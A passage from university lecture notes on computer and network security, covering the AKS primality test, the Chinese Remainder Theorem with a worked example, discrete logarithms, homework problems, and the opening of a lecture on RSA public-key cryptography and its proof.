- Your main challenge is going to be to carry out what looks like computer algebra in line (B) where you are supposed to figure out whether, for the given value for a, the polynomial $(x-a)^p$ is congruent to the polynomial $x^p - a$ modulo the polynomial $x^r - 1$. Barring an implementation of this step as an exercise in computer algebra, how does one do that? One way to implement this step is by using logic that is similar to what was shown in Section 7.9 of Lecture 7 where we talked about polynomial multiplications modulo the irreducible polynomial for AES. Accordingly, as we raise $(x-a)$ to successively larger powers, the modulo $x^r - 1$ effect would come into play only when the exponent of $(x-a)$ is r or larger. Starting with $(x-a)^r$, its expansion has only one term to which the modulo operation needs to be applied and that term is x^r. So if we pre-calculate the value $x^r \; mod \; (x_r - 1)$, with the coefficients manipulated in the field Z_p, we can find out what $(x-a)^r \; mod \; (x^r - 1)$ is easily. If we now multiply this result by $(x-a)$ and use similar logic as in the previous step, we obtain $(x-a)^{(r+1)} \; mod \; (x^r - 1)$ easily; and so on.

11.6.3: Computational Complexity of the AKS Algorithm

- The computational complexity of the AKS algorithm is

$$O\left((\log p)^{12} \cdot f(\log\log p)\right)$$

  where p is the integer whose primality is being tested and f is a polynomial. So the running time of the algorithm is **proportional** to the twelfth power of the number of bits required to represent the candidate integer times a polynomial function of the logarithm of the number of bits.

- There exist proposals for alternative implementations of the AKS algorithm for which the running time approaches the fourth power of the number of bits required to represent the number.

11.7: THE CHINESE REMAINDER THEOREM (CRT)

- Discovered by the Chinese mathematician Sun Tsu Suan-Ching around 4^{th} century A.D. Particularly useful for modulo arithmetic operations on very large numbers with respect to large moduli.

- CRT says that in modulo M arithmetic, if M can be expressed as a product of n integers that are pairwise coprime, then every integer in the set $Z_M = \{0, 1, 2, ..., M-1\}$ can be reconstructed from residues with respect to those n numbers. [In all examples of modulo arithmetic so far in this lecture series, the modulus M has been prime. But now we are considering a modulus that is a composite. As you will see in the next lecture, in the famous RSA algorithm for public-key cryptography, the modulus M is a product of two primes, and therefore a composite.]

- For example, the prime factors of 10 are 2 and 5. Now let's consider an integer 9 in Z_{10}. Its residue modulo 2 is 1 and the residue modulo 5 is 4. So, according to CRT, 9 can be represented by the tuple (1, 4). As to why that's a useful thing to do, you'll soon see.

- Let us express a decomposition of M into factors that are **pairwise coprime** by

$$M \quad = \quad \prod_{i=1}^{k} m_i$$

Therefore, the following must be true for the factors: $gcd(m_i, m_j) = 1$ for $1 \leq i, j \leq k$ and $i \neq j$. As an example of such a decomposition, we can express the integer 130 as a product of 5 and 26, which results in $m_1 = 5$ and $m_2 = 26$. Another way to decompose the integer 130 would be express it as a product of 2, 5, and 13. For this decomposition, we have $m_1 = 2$, $m_2 = 5$ and $m_3 = 13$.

- CRT allows us to represent any integer A in Z_M by the k-tuple:

$$A \equiv (a_1, a_2, \ldots, a_k)$$

where each $a_i \in Z_{m_i}$, its exact value being given by

$$a_i \quad = \quad A \bmod m_i \qquad for \;\; 1 \leq i \leq k$$

Note that each a_i can be any value in the range $0 \leq a_i < m_i$.

- CRT makes the following two assertions about the k-tuple representations for integers:

  - The mapping between the integers $A \in Z_M$ and the k-tuples is a **bijection**, meaning that the mapping is one-to-one and onto. That is, there corresponds a **unique** k-tuple for every integer in Z_M and vice versa. (More formally, the bijective mapping is between Z_M and the Cartesian product $Z_{m_1} \times Z_{m_2} \times \ldots Z_{m_k}$.)

  - Arithmetic operations on the numbers in Z_M can be carried out equivalently on the k-tuples representing the numbers. When operating on the k-tuples, **the operations can be carried out independently on each of coordinates of the tuples,** as represented by

$$
\begin{aligned}
(A \ + \ B) \bmod M \quad &\Leftrightarrow \quad ((a_1 \ + \ b_1) \bmod m_i, \ldots, (a_k \ + \ b_k) \bmod m_k) \\
(A \ - \ B) \bmod M \quad &\Leftrightarrow \quad ((a_1 \ - \ b_1) \bmod m_i, \ldots, (a_k \ - \ b_k) \bmod m_k) \\
(A \ \times \ B) \bmod M \quad &\Leftrightarrow \quad ((a_1 \ \times \ b_1) \bmod m_i, \ldots, (a_k \ \times \ b_k) \bmod m_k)
\end{aligned}
$$

    where $A \Leftrightarrow (a_1, \ a_2, \ldots, \ a_k)$ and $B \Leftrightarrow (b_1, \ b_2, \ldots, \ b_k)$ are two arbitrary numbers in Z_M.

- To compute the number A for a given tuple $(a_1, \ a_2, \ldots, \ a_k)$, we first calculate $M_i = M/m_i$ for $1 \leq i \leq k$. Since each

M_i has for its factors all the other prime moduli m_j, $j \neq i$, it must be the case that

$$M_i \equiv 0 \pmod{m_j} \qquad for \;\; all \;\; j \neq i$$

Let's now construct a sequence of numbers c_i, $1 \leq i \leq k$, in the following manner

$$c_i \;\; = \;\; M_i \times (M_i^{-1} \bmod m_i) \qquad for \;\; all \;\; 1 \leq i \leq k$$

Since M_i is coprime to m_i, there must exist a multiplicative inverse for M_i mod m_i. [The equation above is a bit disconcerting at first sight since it seems that the right hand side should equal 1 as we are multiplying M_i with M_i^{-1}. But note that we are interpreting the first operand M_i in modulo M arithmetic and not in modulo m_i arithmetic.]

- Now we can write the following formula for obtaining A from the tuple $(a_1, \; a_2, \ldots, \; a_k)$:

$$A \;\; = \;\; \left(\sum_{i=1}^{k} a_i \times c_i \right) \bmod M$$

To see the correctness of this formula, we must show that 'A mod m_i' produces a_i for $1 \leq i \leq k$. This follows from the fact that $M_j \bmod m_i = 0$, $j \neq i$, implying that $c_j \bmod m_i = 0$, $j \neq i$, and the fact that $c_i \bmod m_i = 1$.

11.7.1: A Demonstration of the Usefulness of CRT

- CRT is extremely useful for manipulating very large integers in modulo arithmetic. We are talking about integers with over 150 decimal digits (that is, numbers potentially larger than 10^{150}).

- To illustrate the idea as to why CRT is useful for manipulating very large numbers in modulo arithmetic, let's consider an example that can be shown on a slide.

- Let's say that we want to do arithmetic on integers modulo 8633. That is, $M = 8633$. This modulus has the following decomposition into two pairwise coprimes:

$$8633 \quad = \quad 89 \times 97$$

  So we have $m_1 = 89$ and $m_2 = 97$. The corresponding M_i integers are $M_1 = M/m_1 = 97$ and $M_2 = M/m_2 = 89$.

- By using the Extended Euclid's Algorithm (see Lecture 5), we can next figure out the multiplicative inverse for M_1 modulo m_1

and the multiplicative inverse for M_2 modulo m_2. (These multiplicative inverses are guaranteed to exist since M_1 is coprime to m_1, and M_2 is coprime to m_2.) We have [You could call the Python script `FindMI.py` in Section 5.7 of Lecture 5 to get the following MI values.]

$$\begin{aligned} M_1^{-1} \bmod m_1 &= 78 \\ M_2^{-1} \bmod m_2 &= 12 \end{aligned}$$

You can verify the correctness of the two multiplicative inverses by showing that $97 \times 78 \equiv 1 (\text{mod } 89)$ and that $89 \times 12 \equiv 1 (\text{mod } 97)$.

- Now let's say that we want to add two integers 2345 and 6789 modulo 8633.

- We first express the operand 2345 by its CRT representation, which is (31, 17) since $2345 \bmod 89 = 31$ and $2345 \bmod 97 = 17$.

- We next express the operand 6789 by its CRT representation, which is (25, 96) since $6789 \bmod 89 = 25$ and $6789 \bmod 97 = 96$.

- To add the two "large" integers, we simply add the two corresponding CRT tuples modulo the respective moduli. This gives

us (56, 16). For the second of these two numbers, we initially get 113, which modulo 97 is 16.

- To recover the result as a single number, we use the formula

$$a_1 \times M_1 \times M_1^{-1} \quad + \quad a_2 \times M_2 \times M_2^{-1} \qquad \text{mod } M$$

which for our example becomes

$$56 \times 97 \times 78 \quad + \quad 16 \times 89 \times 12 \qquad \text{mod } 8633$$

that returns the result 501. You can verify this result by directly computing $2345 + 6789 \bmod 8633$ and getting the same answer.

- For the example we worked out above, we decomposed the modulus M into its prime factors. In general, it is sufficient to decompose M into factors that are coprimes on a pairwise basis.

- In the next lecture, we will see how CRT is used in a computationally efficient approach to modular exponentiation, which is a key step in public key cryptography.

11.8: DISCRETE LOGARITHMS

- First let's define what is meant by a **primitive root modulo a positive number** N.

- You already know that when p is a prime, the set of remainders, Z_p, is a finite **field**.

- We can show similarly that for **any positive** integer N, the set of all integers $i < N$ that are coprime to N form a **group** with modulo N **multiplication** as the **group operator**. [Note again we are talking about a group with a multiplication operator, and NOT a ring with a multiplication operator, NOR a group with an addition operator.]

- For example, when $N = 8$, the set of coprimes is $\{1, 3, 5, 7\}$. This set forms a group with modulo N multiplication as the group operator. What that implies immediately is that the result of multiplying modulo N any two elements of the set is contained in the set. For example, $3 \times 7 \bmod 8 = 5$. The identity element for the group operator is, of course, 1. And every element has its inverse with respect to the identity element within the set. For

example, the inverse of 3 is 3 itself since $3 \times 3 \bmod 8 = 1$. (By the way, each element of $\{1, 3, 5, 7\}$ is its own inverse in this group.)

- For any positive integer N, the set of all coprimes modulo N, along with modulo N multiplication as the group operator, forms a group that is denoted $(Z/NZ)^{\times}$. When $N = p$, that is, when N is a prime, we will denote this group by Z_p^*. [IMPORTANT: Z_p^* is NOT to be confused with Z_p. The two structures are very, very different. Whereas Z_p is a finite field in which every integer is represented. For example, all multiples of p are represented by 0 in Z_p. On the other hand, Z_p^* is merely a group that consist of just the $p-1$ integers in the set $\{1, 2, 3, \cdots, p-1\}$. Z_p^* is frequently referred to as a *multiplicative group of order* $p-1$. The order of a group is the number of elements in the group.] [With regard to the notation $(Z/NZ)^{\times}$, where the superscript is the multiplication symbol, the superscript is important for what we want this notation to stand for. Without the superscript, that is when your notation is merely Z/NZ, the notation is used by many authors to mean the same thing as Z_N, that is, the set of remainders modulo N along with the modulo N addition as the group operator.] In the previous example, we have $(Z/8Z)^{\times} = \{1, 3, 5, 7\}$. Choosing a prime for N, for another example we have $Z_{17}^* = \{1, 2, 3, \cdots, 16\}$.

- For some values of N, the set $(Z/NZ)^{\times}$ contains an element whose various powers, when computed modulo N, are all distinct and span the entire set $(Z/NZ)^{\times}$. Such an element is called the **primitive element** of the set $(Z/NZ)^{\times}$ or **primitive root modulo** N.

- Consider, for example, $N = 9$. We have

$$\begin{aligned} Z_9 &= \{0,\ 1,\ 2,\ 3,\ 4,\ 5,\ 6,\ 7,\ 8\} \\ (Z/9Z)^{\times} &= \{1,\ 2,\ 4,\ 5,\ 7,\ 8\} \end{aligned}$$

Now we will show that 2 is a **primitive element** of the group $(Z/9Z)^{\times}$, which is the same as **primitive root mod 9**. Consider

$$\begin{aligned} 2^0 &= 1 \\ 2^1 &= 2 \\ 2^2 &= 4 \\ 2^3 &= 8 \\ 2^4 &\equiv 7 \pmod 9 \\ 2^5 &\equiv 5 \pmod 9 \\ \cdots &\quad \cdots \quad \cdots \\ 2^6 &\equiv 1 \pmod 9 \\ 2^7 &\equiv 2 \pmod 9 \\ 2^8 &\equiv 4 \pmod 9 \\ &\vdots \end{aligned}$$

- It is clear that for the group $(Z/9Z)^{\times}$, as we raise the element 2 to all possible powers of the elements of Z_9, we recover all the elements of $(Z/9Z)^{\times}$. That makes 2 a primitive root mod 9.

- A primitive root can serve as the base of what is known as a **discrete logarithm**. Just as we can express $x^y = z$ as $\log_x z = y$, we can express

$$x^y \equiv z \pmod{N}$$

as

$$dlog_{x,N}\ z \ = \ y$$

- Therefore, the table shown on the previous page for the powers of 2 can be expressed as

$$\begin{aligned}
dlog_{2,9}\ 1 &= 0 \\
dlog_{2,9}\ 2 &= 1 \\
dlog_{2,9}\ 4 &= 2 \\
dlog_{2,9}\ 8 &= 3 \\
dlog_{2,9}\ 7 &= 4 \\
dlog_{2,9}\ 5 &= 5 \\
\ldots \quad &\ldots \quad \ldots \\
dlog_{2,9}\ 1 &= 6 \\
dlog_{2,9}\ 2 &= 7 \\
dlog_{2,9}\ 4 &= 8 \\
\ldots &
\end{aligned}$$

- It should follow from the above discussion that unique discrete logarithm mod N to some base a exists only if a is a primitive root modulo N.

11.9: HOMEWORK PROBLEMS

1. What is the relationship between Euler's Theorem and Fermat's Little Theorem?

2. Intuitively speaking, primality testing seems trivial. Why? But, practically speaking, primality testing is extremely difficult for large numbers. Why?

3. Shown below is a naive approach to the implementation of the following primality test

$$a^{p-1} \equiv 1 \ (mod\ p)$$

where p is a candidate prime and a a probe:

```
p = int(sys.argv[1])
assert p > 17

probes = [2,3,5,7,11,13,17]

for a in probes:
    product = 1
    for _ in range(p-1):
        product *= a
    if product % p != 1:
```

```
            print "%d is NOT a prime" % p
            sys.exit(0)
    print "%d is a prime" % p
```

Can this implementation really be used for testing a p that has so many decimal digits in it that it fills up half a page?

Assuming you have not yet heard of the Miller-Rabin test, how would you make the above code more efficient? And why would that not be efficient enough for practical applications?

4. The smarter way to implement the primality test takes advantage of the factorization:

$$p - 1 \;\; = \;\; 2^k \times q$$

where q is an odd integer. What's the commonly used programming idiom to find k and q for a given prime number candidate p?

5. You already know about the Fermat's Little Theorem (FLT) that is used for primality testing:

$$a^{p-1} \;\; \equiv \;\; 1 \;\; (mod\; p)$$

where p is a candidate prime and a a probe. If the test fails, we are sure that p is not a prime. However, if the test succeeds, with a probability of approximately 1/4, there is a chance that p is a composite.

Therefore, if the test succeeds, you choose another probe a and repeat the test. If this test fails, you are sure p is not a prime. However, if the test succeeds, with a probability of $(1/4)^2$, there is a chance that p is a composite.

You continue in this manner until either the test fails or until the probability that a composite is masquerading as a prime is sufficiently small.

Considering that we have very fast algorithms for *gcd* computation, why can't our probabilistic testing strategy be based directly on the test that if p is a prime, then

$$gcd(p, a) \quad = \quad 1$$

for all values for the probe a, $1 \leq a < p$? As in the implementation of the test based on FLT, an implementation of this test based on *gcd* could conceivably use a set of randomly selected values for a.

6. The AKS primality test is based on what generalization of the Fermat's Little Theorem?

7. As a small illustration of the Chinese Remainder Theorem (CRT) that can all be solved mentally, say $M = 30$. Let's say we express this M as the product of the pairwise coprimes 2, 3, and 5. That is, $m_1 = 2$, $m_2 = 3$, and $m_3 = 5$. Given that the numbers involved are small, you should be able to fill the following table

with just mental calculations. [As you know from Section 11.7, the entries you place in the last column will be your reconstruction coefficients, c_1, c_2, c_3. Let's say (p_1, p_2, p_3) is your CRT representation of large integer I. That is, $p_i = I \; mod \; m_i$. You can recover I from its CRT representation by $I = (\sum_1^3 c_i p_i) \; mod \; M$.]

m_i	M_i	$M_i^{-1} \bmod m_i$	$M_i \times (M_i^{-1} \bmod m_i)$
2 3 5			

After you are done filling the table, calculate $(75 + 89) \bmod 30$, $(75 \times 89) \bmod 30$, etc., using the Chinese Remainder Theorem. Verify your answers by direct computations on the operands in each case.

8. What is difference between the notation Z_N and the notation $(Z/NZ)^\times$?

9. We say that the element 2 is a primitive root of the set $(Z/9Z)^\times$. What does that mean?

10. What is discrete logarithm and when can we define it for a set of numbers?

11. **Programming Assignment:**

Expand one of the primality testing scripts shown in Section 11.5.5 into a script for generating prime numbers whose bit representations are of specified size. The two main parts of such a script will be: (1) generation of an appropriate random number of the required bit-field width; and (2) testing of the random number with an appropriate script from Section 11.5.5. If you are doing this homework in Python, for the first part you can invoke `random.getrandombits( bitfield_width )` to give you a random integer whose bit-field is limited to size `bitfield_width`. Once you have gotten hold of such an integer, you would need to set its lowest bit, so that it is odd, and the highest bit to make sure that its bit field spans the full size you want. [As will become clear in Lecture 12, in some cases you may need to set the two highest bits, as opposed to just the highest bit.] Shown below is a code fragment that does all of these things:

```
candidate = random.getrandbits( bitfield_width )
if candidate & 1 == 0: candidate += 1
candidate |= (1 << bitfield_width - 1)
candidate |= (2 << bitfield_width - 3)
```

where you need the last statement only if you wish to set the two most significant bits. Subsequently, should this `candidate` prime prove to be a composite, you can increment it by 2 and try again. As you are dubugging your script, you may wish to print out the bit patterns generated by the calls shown above using a statement like:

```
print format(candidate, '064b')
```

assumign that you are generating 64 bit primes.

Should you choose to do this homework in Perl, the statements that have roughly the same behavior as shown above for Python would be:

```
@arr = map {my $x = rand(1); $x > 0.5 ? 1 : 0 } 0 .. $bitfield_width - 4;
push @arr, 1;
unshift @arr, (1,1);
$bstr = join '', split /\s/, "@arr";
$candidate = oct("0b".$bstr);
```

Use your script to generate 64-bit wide and 128-bit wide prime numbers. [**HINT:** The Python and Perl solutions to this problem are presented in the Homework Problems section of Lecture 12. However, try not to look at those solutions before creating your own solution.]

Lecture 12: Public-Key Cryptography and the RSA Algorithm

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 16, 2017

3:12pm

Goals:

- To review public-key cryptography
- To demonstrate that confidentiality and sender-authentication can be achieved simultaneously with public-key cryptography
- To review the RSA algorithm for public-key cryptography
- To present the proof of the RSA algorithm
- To go over the computational issues related to RSA
- **To discuss the vulnerabilities of RSA**
- **Perl and Python implementations for generating primes and for factorizing medium to large sized numbers**

CONTENTS

12.1: PUBLIC-KEY CRYPTOGRAPHY

- Public-key cryptography is also known as *asymmetric-key* cryptography, to distinguish it from the *symmetric-key* cryptography we have studied thus far.

- Encryption and decryption are carried out using **two different keys**. The two keys in such a key pair are referred to as the **public key** and the **private key**.

- With public key cryptography, all parties interested in secure communications publish their public keys. [As to how that is done depends on the protocol. In the SSH protocol, each server makes available through its port 22 the public key it has stored for your login id on the server. (See Section 12.10 for how an SSHD server acquires the public key that the server would associate with your login ID so that you can make a password-free connection with the server. In the context of the security made possible by the SSH protocol, the public key held by a server is commonly referred to as the server's *host key*.) When a client, such as your laptop, wants to make a connection with an SSHD server, it sends a connection request to port 22 of the server machine and the server makes its host key available automatically. On the other hand, in the SSL/TLS protocol, an HTTPS web server makes its public key available through a certificate of the sort you'll see in the next lecture.] As we will see, this solves one of the most vexing problems associated with symmetric-key cryptography — the problem of key distribution.

- Party A, if wanting to communicate **confidentially** with party B, can encrypt a message using B's publicly available key. Such a communication would only be decipherable by B as only B would have access to the corresponding private key. This is illustrated by the top communication link in Figure 1.

- Party A, if wanting to send an **authenticated message** to party B, would encrypt the message with A's own private key. Since this message would only be decipherable with A's public key, that would establish the authenticity of the message — meaning that A was indeed the source of the message. This is illustrated by the middle communication link in Figure 1.


- The communication link at the bottom of Figure 1 shows how public-key encryption can be used to provide both **confidentiality and authentication** at the same time. Note again that **confidentiality** means that we want to protect a message from eavesdroppers and **authentication** means that the recipient needs a guarantee as to the identity of the sender.

- In Figure 1, A's public and private keys are designated PU_A and PR_A. B's public and private keys are designated PU_B and PR_B.


- As shown at the bottom of Figure 1, let's say that A wants to send a message M to B with both authentication and confidentiality.

Party A wants to send a message to Party B

When only confidentiality is needed:



When only authentication is needed:



When both confidentiality and authentication are needed:




Figure 1: *This figure shows how public-key cryptography can be used for confidentiality, for digital signatures, and for both.* (*This figure is from Lecture 12 of "Computer and Network Security" by Avi Kak.*)

The processing steps undertaken by A to convert M into its encrypted form C that can be placed on the wire are:

$$C \quad = \quad E\left(PU_B,\ E\left(PR_A,\ M\right)\right)$$

where $E()$ stands for encryption. The processing steps undertaken by B to recover M from C are

$$M \quad = \quad D\left(PU_A,\ D\left(PR_B,\ C\right)\right)$$

where $D()$ stands for decryption.

- The sender A encrypting his/her message with its own private key PR_A provides authentication. This step constitutes A putting his/her **digital signature** on the message. Instead of applying the private key to the entire message, a sender may also "sign" a message by applying his/her private key to just **a small block of data** that is derived from the message to be sent. [**DID YOU KNOW** that you are required to digitally sign the software for your app before you can market it through the official Android application store Google Play? And did you know that Apple's App Store has the same requirement?]

- The sender A **further encrypting** his/her message with the receiver's public key PU_B provides **confidentiality**.

- Of course, the price paid for achieving confidentiality and authentication at the same time is that now the message must be processed **four** times in all for encryption/decryption. The message goes through two encryptions at the sender's place and two decryptions at the receiver's place. Each of these four steps involves separately the **computationally complex** public-key algorithm.

- **IMPORTANT:** Note that public-key cryptography does **not** make obsolete the more traditional symmetric-key cryptography. Because of the greater computational overhead associated with public-key crypto systems, symmetric-key systems continue to be widely used for content encryption. However, public-key encryption has proved indispensable for key management, for distributing the keys needed for the more traditional symmetric key encryption/decryption of the content, for digital signature applications, etc.

12.2: THE RIVEST-SHAMIR-ADLEMAN (RSA) ALGORITHM FOR PUBLIC-KEY CRYPTOGRAPHY — THE BASIC IDEA

- The RSA algorithm — named after Ron Rivest, Adi Shamir, and Leonard Adleman — is based on a property of positive integers that we describe below.

- **As a direct consequence of the Euler's Theorem of Section 11.4 of Lecture 11, we can state that when a and n are relatively prime, in arithmetic operations $a^m \ mod \ n$, the exponents behave modulo the totient $\phi(n)$ of n.** [See Section 11.3 of Lecture 11 for the definition of the totient of a number.] Euler's theorem says that $a^{\phi(n)} \equiv 1 \ (mod \ n)$ when a and n are relatively prime. Given an arbitrary exponent k, we may express it as $k = k_1\phi(n) + k_2$ for some values of k_1 and k_2. Euler's theorem implies: $a^k \ mod \ n = a^{k_2} \ mod \ n$.

- For example, consider arithmetic modulo 15. As explained in Section 11.3 of Lecture 11, since $15 = 3 \times 5$, we have $\phi(15) = 2 \times 4 = 8$ for the totient of 15. You can easily verify the following:

$$4^7 \cdot 4^4 \bmod 15 \;=\; 4^{(7+4) \bmod 8} \bmod 15 \;=\; 4^3 \bmod 15 \;=\; 64 \bmod 15 \;=\; 4$$

$$(4^3)^5 \bmod 15 \;=\; 4^{(3\times 5) \bmod 8} \bmod 15 \;=\; 4^7 \bmod 15 \;=\; 4$$

Note that in both cases the base of the exponent, 4, is coprime to the modulus 15.

- It follows from Euler's theorem that given two exponents e and d such that one is the multiplicative inverse of the other modulo $\phi(n)$, we have $M^{e\times d} \equiv M^{e\times d \ (mod\ \phi(n))} \equiv M \ (mod\ n)$.

- The result shown above, which follows directly from Euler's theorem, requires that M and n be coprime. **However, as will be shown in Section 12.2.3, when n is a product of two primes p and q, this result applies to all M, $0 \leq M < n$.** In what follows, let's now see how this property can be used for message encryption and decryption.

- Considering arithmetic modulo n, let's say that e is an integer that is coprime to the totient $\phi(n)$ of n. Further, say that d is the multiplicative inverse of e modulo $\phi(n)$. These definitions of the various symbols are listed below for convenience:

$$n \quad = \quad a\ modulus\ for\ modular\ arithmetic$$

$$\begin{aligned} \phi(n) &= \textit{the totient of } n \\ e &= \textit{an integer that is relatively prime to } \phi(n) \\ &\quad [\textit{This guarantees that } e \textit{ will possess a} \\ &\quad\quad \textit{multiplicative inverse modulo } \phi(n)] \\ d &= \textit{an integer that is the multiplicative} \\ &\quad\quad \textit{inverse of } e \textit{ modulo } \phi(n) \end{aligned}$$

- Now suppose we are given an integer M, $0 \leq M < n$, that represents our message, then we can transform M into another integer C that will represent our ciphertext by the following modulo exponentiation:

$$C = M^e \bmod n$$

At this point, it may seem rather strange that we would want to represent any arbitrary plaintext message by an integer. But, it is really not that strange. Let's say you want a block cipher that encrypts 1024 bit blocks at a time. Every plaintext block can now be thought of as an integer M of value $0 \leq M \leq 2^{1024} - 1$.

- We can **recover** back M from C by the following modulo operation

$$M \quad = \quad C^d \bmod n$$

since

$$(M^e)^d \ (mod\ n) \quad = \quad M^{ed\ (mod\ \phi(n))} \quad \equiv \quad M \pmod{n}$$

12.2.1: The RSA Algorithm — Putting to Use the Basic Idea

- The basic idea described in the previous subsection can be used to create a confidential communication channel in the manner described here.

- An individual A who wishes to receive messages confidentially will use the pair of integers $\{e, n\}$ as his/her public key. At the same time, this individual can use the pair of integers $\{d, n\}$ as the private key. The definitions of n, e, and d are as in the previous subsection.

- Another party B wishing to send a message M to A confidentially will encrypt M using A's public key $\{e, n\}$ to create ciphertext C. Subsequently, only A will be able to decrypt C using his/her private key $\{d, n\}$.

- If the plaintext message M is too long, B may choose to use RSA as a **block cipher** for encrypting the message meant for A. As explained by our toy example in Section 12.4, when RSA is used as a block cipher, the block size is likely to be half the number of bits required to represent the modulus n. If the modulus required, say, 1024 bits for its representation, message encryption would be

based on 512-bit blocks. [While, in principle, RSA can certainly be used as a block cipher, in practice, on account of its excessive computational overhead, it is more likely to be used just for server authentication and for exchanging a secret session key. A session key generated with the help of RSA-based encryption can subsequently be used for content encryption using symmetric-key cryptography based on, say, AES.]

- The important theoretical question here is as to what conditions if any must be satisfied by the modulus n for this $M \rightarrow C \rightarrow M$ transformation to work?

12.2.2: How to Choose the Modulus for the RSA Algorithm

- With the definitions of d and e as presented in Section 12.2, the modulus n must be selected in such a manner that the following is guaranteed:

$$\left(M^e\right)^d \quad \equiv \quad M^{ed} \quad \equiv \quad M \pmod{n}$$

  We want this guarantee because $C = M^e \bmod m$ is the encrypted form of the message integer M and decryption is carried out by $C^d \bmod n$.

- It was shown by Rivest, Shamir, and Adleman that we have this guarantee when n is a product of two prime numbers:

$$n \quad = \quad p \times q \quad for \;\; some \;\; prime \;\; p \;\; and \;\; prime \;\; q \qquad (1)$$

- The above factorization is needed because the proof of the algorithm, presented in the next subsection, depends on the following two properties of primes and coprimes:

  1. If two integers p and q are coprimes (meaning, relatively prime to each other), the following equivalence holds for any two integers a and b:

$$\{a \equiv b \pmod{p} \quad and \quad a \equiv b \pmod{q}\} \quad \Leftrightarrow \quad \{a \equiv b \pmod{pq}\} \tag{2}$$

This equivalence follows from the fact $a \equiv b \pmod{p}$ implies $a - b = k_1 p$ for some integer k_1. But since we also have $a \equiv b \pmod{q}$ implying $a - b = k_2 q$, it must be the case that $k_1 = k_3 \times q$ for some k_3. Therefore, we can write $a - b = k_3 \times p \times q$, which establishes the equivalence. (Note that this argument breaks down if p and q have common factors other than 1.) [We will use this property in the next subsection to arrive at Equation (11) from the partial results in Equations (9) and (10).]

2. In addition to needing p and q to be coprimes, **we also want p and q to be individually primes**. It is only when p and q are individually prime that we can decompose the totient of n into the product of the totients of p and q. That is

$$\phi(n) \quad = \quad \phi(p) \times \phi(q) \quad = \quad (p-1) \times (q-1) \tag{3}$$

See Section 11.3 of Lecture 11 for a proof of this. [We will use this property to go from Equation (5) to Equation (6) in the next subsection.]

- So that the cipher cannot be broken by an exhaustive search for the prime factors of the modulus n, it is important that both p and q be very large primes. **Finding the prime factors of**

a large integer is computationally harder than determining its primality.

- We also need to ensure that n is not factorizable by one of the modern integer factorization algorithms. More on that later in these notes.

12.2.3: Proof of the RSA Algorithm

- We need to prove that when n is a product of two primes p and q, then, in arithmetic modulo n, the exponents behave modulo the totient of n. We will prove this assertion indirectly by establishing that when an exponent d is chosen as a $mod\ \phi(n)$ multiplicative inverse of another exponent e, then the following will always be true $M^{e \times d} \equiv M\ (\text{mod} n)$.

- Using the definitions of d and e as presented in Section 12.2, since the integer d is the multiplicative inverse of the integer e modulo the totient $\phi(n)$, we obviously have

$$e \times d \equiv 1 \pmod{\phi(n)} \tag{4}$$

  This implies that there must exist an integer k so that

$$\begin{aligned} e \times d - 1 &\equiv 0 \pmod{\phi(n)} \\ &= k \times \phi(n) \end{aligned} \tag{5}$$

- It must then obviously be the case that $\phi(n)$ is a divisor of the expression $e \times d - 1$. But since $\phi(n) = \phi(p) \times \phi(q)$, the totients

$\phi(p)$ and $\phi(q)$ must also individually be divisors of $e \times d \; - \; 1$. That is

$$\phi(p) \mid (e \times d \; - \; 1) \qquad and \qquad \phi(q) \mid (e \times d \; - \; 1) \tag{6}$$

The notation '|' to indicate that its left argument is a divisor of the right argument was first introduced at the end of Section 5.1 in Lecture 5.

- Focusing on the first of these assertions, since $\phi(p)$ is a divisor of $e \times d \; - \; 1$, we can write

$$e \times d \; - \; 1 \quad = \quad k_1 \phi(p) \quad = \quad k_1 (p \; - \; 1) \tag{7}$$

for some integer k_1.

- Therefore, we can write for any integer M:

$$M^{e \times d} \bmod p \quad = \quad M^{e \times d \; - \; 1 \; + \; 1} \bmod p \quad = \quad M^{k_1 (p \; - \; 1)} \times M \bmod p \tag{8}$$

